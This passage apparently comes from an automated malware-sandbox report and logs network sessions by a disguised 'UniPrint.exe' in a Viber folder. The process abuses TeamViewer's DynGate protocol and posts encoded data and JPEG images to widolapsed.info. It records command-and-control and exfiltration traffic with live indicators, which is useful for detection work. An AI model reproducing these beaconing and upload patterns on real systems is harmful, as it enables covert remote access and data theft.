28	192.168.2.3	49819	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49820	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49755	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49821	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49822	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49823	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49824	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49825	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49826	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49827	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49828	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49829	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49830	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49756	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49831	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49832	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49833	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49834	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49746	185.188.32.22	80	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.084033966 CEST	1051	OUT	GET /din.aspx?s=00000000&client=DynGate&rnd=37826655&p=10000001 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.104980946 CEST	1051	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 10 Data Raw: 17 24 34 30 30 38 32 38 34 39 Data Ascii: $40082849

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.132512093 CEST	1052	OUT	GET /dout.aspx?s=40082849&p=10000001&client=DynGate&data=FyQSawCjHqkys5MkoZ6aGJqbGZocGBMko h6YEyagoZ6YPDKxsxoxMRizMZqcGy+Ym5wYGpuYGRsbkyakoh6YPDKxsxoxMRizMZqcGy+Ym5wYGpuYGRsbkyepnqu 0txmXGJiTKx6YmpcYFxscG5AoqQ== HTTP/1.1 Accept: */* Content-Type: application/octet-stream Content-Transfer-Encoding: binary User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.153398991 CEST	1052	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-length: 0
Sep 15, 2021 13:45:21.155066967 CEST	1052	OUT	GET /din.aspx?s=40082849&client=DynGate&p=10000002 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.176011086 CEST	1052	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 16 Data Raw: 17 24 13 0b 00 18 20 19 9c 98 98 18 9b 9c 1c 1c Data Ascii: $

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49747	185.188.32.22	80	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.207201958 CEST	1053	OUT	GET /din.aspx?s=00000000&client=DynGate&rnd=78504903&p=10000001 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.228383064 CEST	1053	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 10 Data Raw: 17 24 34 30 30 38 32 38 35 39 Data Ascii: $40082859
Sep 15, 2021 13:45:21.230412960 CEST	1054	OUT	GET /dout.aspx?s=40082859&p=10000001&client=DynGate&data=FyQS7wAjHqmyuig6sTY0saWyvJMkoZ6aG JqbGZocGBMkoh6ZnJiYGJucHBwTJqSiHpg8MrGzGjExGLMxmpwbL5ibnBgam5gZGxuTKx6YmpcYFxscG5AoqZMhNLc wuTyegwEAAABSAAApKaCYgAIAAAiAAABb76jy6JCEtP10hWwK5JgAShY7zj+R7R3DOU3+0YZJRajqI5wj4APqnpqJT Tfow2rFHUX7lb5rKPxXbMNzymnW3afsLjONOJOSFwYGgTrjCxDXlTyXTROrLUrNxoJ5e0wRdRUaIY3bkkZHP/DCc/G C84acwVg91URMKSdn0IIfWg== HTTP/1.1 Accept: */* Content-Type: application/octet-stream Content-Transfer-Encoding: binary User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.251317978 CEST	1054	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-length: 0
Sep 15, 2021 13:45:21.256596088 CEST	1054	OUT	GET /din.aspx?s=40082859&client=DynGate&p=10000002 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.277640104 CEST	1055	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 9 Data Raw: 17 24 13 04 00 98 20 27 a5 Data Ascii: $ '

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49748	185.188.32.22	80	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.307344913 CEST	1055	OUT	GET /din.aspx?s=00000000&client=DynGate&rnd=78504903&p=10000001 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.328543901 CEST	1056	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 10 Data Raw: 17 24 34 30 30 38 32 38 36 34 Data Ascii: $40082864
Sep 15, 2021 13:45:21.333331108 CEST	1056	OUT	GET /dout.aspx?s=40082864&p=10000001&client=DynGate&data=FyQS8gCjHqmyuim0s7cwujq5MqWyvJMko Z6aGJqbGZocGBMkoh6ZnJiYGJucHBwTJqSiHpg8MrGzGjExGLMxmpwbL5ibnBgam5gZGxuTKx6YmpcYFxscG5AoqZM hNLcwuTyegwEAAAASAAApKaCYgAIAAAiAAAB7ySFOURDklGN3FXhtz5fQYcmcXiwT9YXrd7SP4wIu0YyOFYq9yPUEQ YpaG7+wnhbl5r+tU8j1VcHRkBZSOJG/A0Y7yY1YSgbi8gOUCGFRO/w26w+YKCZHaxwju7In6AFwX2azSetPIMUWj5H FTKPx6LGZM3a+27DQaxFWt7ID4A== HTTP/1.1 Accept: */* Content-Type: application/octet-stream Content-Transfer-Encoding: binary User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.354281902 CEST	1056	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-length: 0
Sep 15, 2021 13:45:21.356128931 CEST	1057	OUT	GET /din.aspx?s=40082864&client=DynGate&p=10000002 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.381381035 CEST	1057	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 9 Data Raw: 17 24 13 04 00 98 20 27 a5 Data Ascii: $ '

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49749	185.188.32.22	80	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.420521975 CEST	1058	OUT	GET /din.aspx?s=00000000&client=DynGate&rnd=78504903&p=10000001 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.441457987 CEST	1058	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 10 Data Raw: 17 24 34 30 30 38 32 38 37 33 Data Ascii: $40082873
Sep 15, 2021 13:45:21.443578959 CEST	1059	OUT	GET /dout.aspx?s=40082873&p=10000001&client=DynGate&data=FyQS6QChtjSytzoeqisoqZMjHqY3s7S3EyOrnpgTI6u mMrsyth6aGBgTJDSyMqe3NjS3Mqm6MLo6uZ6YEyQqKignqqoemRMkoZ6aGJqbGZocGBMkoh6ZnJiYGJucHBwTJbKyu DC2NLsynpiTJjC3M7qws7KetTCTJjSxsrc5sqo8uDKemBMmpKIemDwysbMaMTEYszGanBsvmJucGBqbmBkbG5MnN6e zILG6NLsypbKyuDC2NLsynpgTKTq3OjS2sp6ckym6uDg3uToysiMysLo6uTK5npiTKiGoJ6qqHpgTKx6YmpcYFxscG 5AoqQ== HTTP/1.1 Accept: */* Content-Type: application/octet-stream Content-Transfer-Encoding: binary User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.465447903 CEST	1059	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-length: 0

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.467319965 CEST	1059	OUT	GET /din.aspx?s=40082873&client=DynGate&p=10000002 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: master12.teamviewer.com Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.488471985 CEST	1060	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 430 Data Raw: 17 24 13 a9 01 98 20 27 a5 af 98 98 18 18 18 2f 96 af 99 2f af 98 9c 1c 17 18 9b 99 17 18 9c 9c 17 18 9a 98 9d 1c 18 2f 99 99 18 99 99 af 98 af 96 98 af 98 17 18 17 18 17 18 2f af 98 9c 1a 97 18 9c 1c 17 19 99 17 19 99 2f 98 9c 1a 97 18 9c 1c 17 19 99 17 19 19 2f 98 2f 99 9c 98 98 18 9b 9c 1c 1c 2f 98 af 98 2f 98 2f 98 2f 98 9c 9a 19 9b 9c 9b 9b 19 1a af af 98 9c 1c 17 18 9b 99 17 18 9c 9c 17 18 9a 98 96 18 9a 9c 97 18 99 19 17 18 9c 19 17 19 18 98 16 19 18 99 97 19 19 1b 97 18 9c 1b 17 18 9a 1c 16 19 18 9b 97 18 9a 1b 17 19 19 97 18 9a 19 16 18 9c 1c 17 18 9b 99 17 19 19 99 97 18 9b 9b 16 19 18 99 97 19 19 1b 97 18 9b 19 97 18 99 99 16 18 9b 18 97 18 9a 9b 17 1b 1b 97 18 98 99 16 18 9c 1c 17 18 9b 99 17 19 19 9a 97 18 9a 98 96 19 9b 97 19 1a 99 17 19 19 1a 17 1b 1c 96 19 9b 97 19 1a 99 17 19 1a 1b 97 18 98 1c 96 19 9b 97 19 1a 99 17 19 19 99 17 18 98 1c 16 18 9b 9c 17 19 1a 9a 97 18 9a 9a 97 18 9c 19 96 18 9c 1c 17 18 9b 99 17 19 1a 1a 97 18 99 99 16 19 18 9b 97 18 9a 1b 17 1c 17 1b 99 16 18 9a 9c 97 1c 17 19 19 1c 97 19 19 9b 96 18 9a 9c 17 18 9b 9b 17 1c 1b 17 1c 16 19 18 9b 97 18 9a 1b 17 18 99 97 18 99 9b 16 18 9c 1c 17 18 9b 99 17 18 9c 99 17 18 98 19 16 18 9b 9c 17 19 1a 9a 97 18 9a 9a 17 18 99 9b af b2 b3 17 b1 31 98 33 9a a1 a4 b4 26 36 a8 18 21 a0 a0 a0 a0 af Data Ascii: $ '//////////13&6!

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49750	188.172.198.151	80	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.541134119 CEST	1060	OUT	GET /din.aspx?s=00000000&m=fast&client=DynGate&rnd=78504903&p=10000001 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: 188.172.198.151 Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.574105978 CEST	1060	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 17 Data Raw: 17 24 66 61 73 74 31 32 34 31 38 33 33 39 Data Ascii: $fast12418339
Sep 15, 2021 13:45:21.865210056 CEST	1062	OUT	POST /dout.aspx?s=12418339&p=10000002&client=DynGate HTTP/1.1 Accept: */* Content-Type: application/octet-stream Content-Transfer-Encoding: binary User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: 188.172.198.151 Content-Length: 500000 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49751	188.172.198.151	80	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.703310013 CEST	1061	OUT	POST /dout.aspx?s=12418339&p=10000001&client=DynGate HTTP/1.1 Accept: */* Content-Type: application/octet-stream Content-Transfer-Encoding: binary User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: 188.172.198.151 Content-Length: 3 Connection: Keep-Alive Cache-Control: no-cache
Sep 15, 2021 13:45:21.823175907 CEST	1062	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-length: 0
Sep 15, 2021 13:45:21.865972042 CEST	1063	OUT	GET /din.aspx?s=12418339&m=fast&client=DynGate&p=10000002 HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: 188.172.198.151 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 13:45:21.899944067 CEST	1063	IN	HTTP/1.1 200 OK Pragma: no-cache Cache-control: no-cache, no-store Content-Type: application/octet-stream Content-length: 500000 Data Raw: 17 24 11 04 00 5f a6 01 2f Data Ascii: $_/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49757	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49758	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49760	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49761	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49762	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49752	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:23 UTC	0	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76431 Content-Type: multipart/form-data; boundary=--------3259937207 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:23 UTC	0	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 32 35 39 39 33 37 32 30 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3259937207Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:23 UTC	0	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ab d1 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:23 UTC	0	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:25 UTC	75	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 b4 d1 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:45:25 UTC	75	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:35 UTC	797	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 39 36 33 33 32 35 37 39 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2963325791Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:35 UTC	797	OUT	Data Raw: 59 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 53 c4 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee ca 9a 10 4e 0f 72 10 20 82 3b 3c 54 aa 1e 5f ee c8 ff 2a 88 63 f3 be db 5f c5 c6 3d 26 b3 58 91 09 97 15 60 fe 43 e5 1b 64 51 4d Data Ascii: YiPS4\DB.${OweS0E_J4f,?:M2gA[DNr ;<T_*c_=&X`CdQM
2021-09-15 11:45:35 UTC	797	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:37 UTC	877	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 85135 Content-Type: multipart/form-data; boundary=--------2571491142 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:37 UTC	877	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 35 37 31 34 39 31 31 34 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2571491142Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:37 UTC	877	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 4d b3 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${OweM0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:45:37 UTC	877	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49765	45.153.241.148	443	C:\Users\user\AppData\Roaming\ViberPC\Icons\UniPrint.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:38 UTC	960	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 82926 Content-Type: multipart/form-data; boundary=--------3335732562 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:38 UTC	961	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 33 33 35 37 33 32 35 36 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3335732562Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:38 UTC	961	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 0a ba 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
